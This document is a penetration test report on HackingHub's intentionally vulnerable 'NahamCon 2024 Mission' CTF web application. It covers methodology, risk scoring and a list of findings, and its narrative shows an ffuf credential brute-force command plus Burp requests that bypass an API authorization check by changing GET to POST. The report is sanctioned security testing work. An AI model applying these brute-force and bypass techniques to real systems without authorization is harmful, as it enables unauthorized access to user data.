FOR FOX SAKE

NahamCon 2024 Mission

WEB APPLICATION PENETRATION TEST
AUGUST 30TH, 2024

NahamCon 2024 Mission Penetration Testing Report

2024-09-29 / v3.0

Project Objective

For Fox Sake volunteered to perform a simulated application penetration test between the dates of August 20, 2024 and August 25, 2024 on Hacking Hub's "NahamCon 2024 Mission" vulnerable web application.

Objectives of This Exercise


- Simulate the activities of a malicious actor and identify vulnerabilities in HackingHub's "Mission" web application.
- Work to confirm identified vulnerabilities in the Mission's application while following the intentionally vulnerable route present in the application.
- Provide a written report of findings both in-line with the intentionally vulnerable route and auxiliary vulnerabilities identified while testing, as well as other vulnerability details, risk mitigation recommendations, exploitation methods, and more.

For Fox Sake performed testing with a focus on looking beyond only what was needed to progress within the intentionally vulnerable site, instead keeping security as a whole as their primary focus within the allocated testing window. To this end, For Fox Sake was not able to exhaustively test the intentionally vulnerable path within the allocated period of time. Findings in this report are limited to those within the scope of a standard user of HackingHub. Furthermore, resource restrictions were adhered to as to avoid impacting business operations per the user agreement.

This report reflects the security position of HackingHub's "NahamCon 2024 Mission" during the dates in which testing was conducted. Future changes to the application, provided wordlists and materials, or internal infrastructure will change the security position of the environment from its current state. Additionally, as time passes, new types of attacks may arise which were previously unknown to the security industry. Considering this, For Fox Sake recommends that all information systems undergo periodic security testing within a reasonable period of time.

Table of Contents

Web Application Testing Methodology


Establish Rules of Engagement with Customer
Perform Passive External Systems Discovery
Perform User Workflow Testing
Unauthenticated Attack Surface Analysis
Authenticated Attack Surface Analysis
Unauthenticated Vulnerability Exploitation
Authenticated Vulnerability Exploitation
Remote Code Execution, Stored Cross-Site Scripting, SQL Injection Attack Vectors
En Masse Authentication Exploitation Attack Vectors
Request Tampering and Privileged Escalation Attack Vectors
Exploit Data Leakage Attack Vectors
Gain Foothold Server Systems and Obtain Persistence
Deliver Report of Security Misconfigurations

Risk Scoring

To assist in the prioritization of remediation efforts, For Fox Sake has organized the security vulnerabilities found during the assessment period using a combination of two metrics. Magnitude of Impact and the Likelihood of Exploitation. These metrics are then combined to estimate the Level of Risk associated with said findings.

Magnitude of Impact

The Magnitude of Impact of a vulnerability measures the potential damage that can be achieved if exploited. This measurement accounts for key security metrics such as confidentiality, integrity, and availability, and is determined by the overall level of compromise.

Rating	Definition
High	Exploitation has high impact on system confidentiality, integrity, or availability, and remediation should be prioritized.
Medium	Exploitation has moderate impact on system confidentiality, integrity, or availability.
Low	Exploitation has low impact on system confidentiality, integrity, or availability.

The presence of multiple Medium and Low impact vulnerabilities may directly contribute to a finding with higher impact through the use of chaining vulnerabilities and should be addressed after High impact vulnerabilities have been remediated.

Ease of Exploitation

The Ease of Exploitation of a vulnerability measures the difficulty associated with compromise of the vulnerable endpoint. This measurement accounts for the technical difficulty associated with exploitation and is determined by the overall likelihood of an adversary achieving exploitation.

Rating	Definition
High	Exploitation is easily achieved using publicly available tools, techniques, and exploits.
Medium	Exploitation is moderately achieved using a combination of public and custom tools, techniques, and exploits.
Low	Exploitation is difficult to achieve and requires a significant investment in time or resources to develop custom tools, techniques, and exploits.

Level of Risk


Magnitude of Impact

Ease of Exploitation

	High	Medium	Low
High	High	Medium	Medium
Medium	Medium	Medium	Low
Low	Medium	Low	Low

Security findings that are noteworthy but do not have an associated risk are labeled as **Informational**. Informational security findings are not inherently usable as attack vectors but may have recommendations provided to ensure the following of defense-depth principles and the implementation of additional technical safeguards and controls as needed.

Key: Vulnerability Details



Vulnerability Details


EXAMPLE

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	High	High

Vulnerability Title Bar

- Vulnerability Title
  - Contains a brief description of the vulnerability.
- QoD (Quality of Detection)
  - Specifies if the vulnerability was detected or exploited. In many situations, a high severity risk is detected but not exploited due to the potential service impact to a production system, and the subsequent violation of the agreed-upon Rules of Engagement (RoE).
  - In some cases of a service-impactful vulnerability, a Proof-of-Concept (PoC) exploit may be safely performed.
  - For “Detected” – but not exploited – vulnerabilities, QoD serves as a value between 0% and 100% and reflects the confidence of the tester in the presence of a vulnerability that was not exploited.
- Severity Level Attributes
  - Impact
    - The impact of a vulnerability measures the potential damage that can be achieved if exploited.
  - Ease
    - The ease of a vulnerability measures the difficulty associated with compromise of the vulnerable endpoint.

    - Risk
        - The risk of a vulnerability is a combined metric of its potential impact and its ease of exploitation.



[redacted]

Quality of Detection:	Impact:	Ease:	Risk:
[redacted]	[redacted]	[redacted]	[redacted]

Summary:

[redacted]

Vulnerability Detection Result(s):

[redacted]

Burp – Insecure Design

Mitigation Recommendation(s):

- [redacted]

Reference(s):

- [redacted]

Affected Endpoint(s):

- [redacted]

Vulnerability Body

- Summary
    - Contains a high-level overview of the vulnerability description.
- Vulnerability Detection Result(s)
    - Demonstrates evidence that the vulnerability exists and showcases exploitation when performed.

- Vulnerability Mitigation Recommendation(s)
    - Gives recommendations on how to best mitigate the identified vulnerability.
- Reference(s)
    - Lists useful external references that elaborate on what the vulnerability is, as well as additional mitigation recommendations.
- Affected Endpoint(s)
    - Lists all endpoints that have been determined to contain the vulnerability.

Attack Summary

The application featured a development environment running within the same instance as the main application. Enumeration of the development environment revealed the ability to generate valid session tokens that could be used within the main application. For Fox Sake also noted the presence of sensitive API endpoints that could be accessed by unauthenticated users and revealed the names and email addresses of all registered users. This leaked information included details of administrative accounts that could be specifically targeted and compromised. With access to these accounts, For Fox Sake was able to fully access the API without restriction.

Further leveraging of the API revealed the capability to access internal databases. This resulted in the discovery of the company's code repositories, as well as the compromise of the GitHub access token required to interact with them. For Fox Sake was able to use this access token to exfiltrate source code and further identify weaknesses within the application. Resulting from the compromised source code, For Fox Sake compromised the cmd endpoint and was able to achieve arbitrary file read on the underlying server architecture, including the ability to access known, sensitive files.

Summary of Findings

Point of Contact (Name)	N/A	**Testing Period**	August 20, 2024 – August 25, 2024
Point of Contact (Phone)	N/A	**Point of Contact (Email)**	N/A

Overview

6	9	2	2
High	**Medium**	**Low**	**Informational**

Summary of Findings		
Vulnerability Title	Affected Endpoint(s)	Risk Level
Exposed Development Environment in Production	**/dev-app**	**High**
Broken Object Level Authorization – Basic User	**/app/api/users** **/app/api/files**	**High**
Broken Object Level Authorization – Disabled Administrator	**/app/api/users** **/app/api/files**	**High**
Sensitive File Exposure	**/h6d8kw.env**	**High**
Server-Side Request Forgery in Webhook Workflow	**/app/api/webhook**	**High**
SQL Injection in Gitcheck Workflow	**/localhost/gitcheck**	**High**
Insufficient Rate Limiting in Login Workflow	**/app/login**	**Medium**
Authentication Bypass	**/app/login**	**Medium**
Excessive API Data Exposure	**/app/api/users**	**Medium**
Insecure Design in Files Workflow	**/app/api/files**	**Medium**
Unrestricted Open Redirect	**/app/api/webhook**	**Medium**

Server-Side Request Forgery in Gitcheck Workflow	**/localhost/gitcheck**	**Medium**
Insufficient Secret Complexity in Cmd Workflow	**/cmd**	**Medium**
Remote File Inclusion of Sensitive Files	**/cmd**	**Medium**
Insufficient Input Validation in Cmd Workflow	**/cmd**	**Medium**
Insufficient Cookie Attributes	**/app**	**Low**
Improper Session Invalidation	**/app/logout**	**Low**
Insufficient Password Complexity Requirements	**/app**	**Informational**
Insufficiently Complex Session IDs	**/app**	**Informational**


Testing Narrative

For Fox Sake conducted the penetration test of the NahamCon 2024 Mission – hereto referred to as "Mission" – web application from an unauthenticated, black box perspective. This testing strategy was employed to simulate the actions of a malicious user looking from the outside in, and to better showcase the adversarial mindset. Facilitation of this testing was allowed due to the following allowances of Hacking Hub:

- A live copy of the environment that could be spun-up on demand and accessed via an internet connection over HTTPS.
- A provision of allowed wordlists including a custom set provided by Hacking Hub, and the publicly available SecLists on GitHub.

Additionally, all penetration testing activities were subject to the standard terms of service required of a Hacking Hub user, including limitations in brute-force attempts and a disallowance of infrastructure testing, including DNS.

The Mission web application was found to contain 6 high-severity vulnerabilities, 9 moderate-severity vulnerabilities, 2 low-severity vulnerabilities, and 2 informational items. The application was found to contain limited registration availability, with a restriction for all new accounts to be registered under the ***NahamCon.ctf*** domain and account verification necessary before accounts became usable. Registration to the application was found to lack sufficient password complexity requirements, with only a minimal length of 8 characters being enforced, allowing for simple passwords such as ***password***. The ***/app/login*** endpoint was also identified to lack sufficient rate limiting controls, exhibiting no account lockout due to failed attempts, and no restrictions placed upon a single IP address sending numerous requests. To confirm this, For Fox Sake attempted a brute-force attack against the login endpoint but was unable to identify any valid credentials.




```
❯ ffuf -w ../wordlists/usernames.txt:FU1ZZ -w ../wordlists/passwords.txt:FU2ZZ -fs 1479 -request login.req

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://3q2qvxlh.eu1.ctfio.com/app/login
 :: Wordlist         : FU1ZZ: /home/erubius/Atkbox/wordlists/usernames.txt
 :: Wordlist         : FU2ZZ: /home/erubius/Atkbox/wordlists/passwords.txt
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Sec-Fetch-User: ?1
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Sec-Fetch-Dest: document
 :: Header           : Sec-Fetch-Site: same-origin
 :: Header           : Te: trailers
 :: Header           : Host: 3q2qvxlh.eu1.ctfio.com
 :: Header           : Referer: https://3q2qvxlh.eu1.ctfio.com/app/login
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: https://3q2qvxlh.eu1.ctfio.com
 :: Header           : Sec-Fetch-Mode: navigate
 :: Header           : Connection: close
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
 :: Data             : email=FU1ZZ%40nahamcon.ctf&password=FU2ZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1479
```

FFuF – Attempted Login Bypass (1 of 2)

```
________________________________________________

:: Progress: [8227/1027877] :: Job [1/1] :: 84 req/sec :: Duration: [0:01:56] :: Errors: 0 ::
```

FFuF – Attempted Login Bypass (2 of 2)

For Fox Sake then engaged in unauthenticated discovery methods to begin fingerprinting the unauthenticated attack surface of Mission and identified sensitive paths in ***robots.txt***, including a running instance of Mission's development environment, ***/dev-app***.




```
User-agent: *
Disallow: /dev-app
Disallow: /cmd
```

Robots.txt – Contents

For Fox Sake was able to register accounts within the development environment and identify the presence of a JSON Web Token (JWT), ***dev-token***, being used for session management. These tokens were identified to contain only the ***user-id*** of the current session, and while forging of tokens was not found to be successful, subsequent user registration within the ***/dev-app*** environment proved to be successful in incrementing the current ***user-id***.


Further enumeration of the development instance revealed several api endpoints, including one ***/dev-app/api/users*** that returned a HTTP response code of 403. For Fox Sake was able to bypass this authorization check by modifying the HTTP request from using HTTP ***GET*** to HTTP ***POST***, resulting in visibility of all users registered in the ***/dev-app*** environment.



```
GET /dev-app/api/users HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ.cN-D_YnDZSXA0qEwhoa
xtQFuDe3QeHqL1P97v5pIM10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 403 Forbidden
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:29:20 GMT
Content-Type: application/json
Connection: close
Content-Length: 57

{
  "error":"You are not permitted to perform this action."
}
```

Burp Suite – /dev-app/api/users Authorization Bypass (1 of 2)




```
POST /dev-app/api/users HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ.cN-D_YnDZSXA0qEwhoa
xtQFuDe3QeHqL1P97v5pIM10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:29:43 GMT
Content-Type: application/json
Connection: close
Content-Length: 475

{
  "flag":"flag{[redacted]",
  "users":[
    {
      "id":1,
      "disabled":false,
      "email":"testing.user.one@test.ctf",
      "role":"user"
    },
    {
      "id":2,
      "disabled":false,
      "email":"testing.user.two@test.ctf",
      "role":"user"
    },
    {
      "id":3,
      "disabled":false,
      "email":"erubius@test.com",
      "role":"user"
    },
```

Burp Suite – /dev-app/api/users Authorization Bypass (2 of 2)

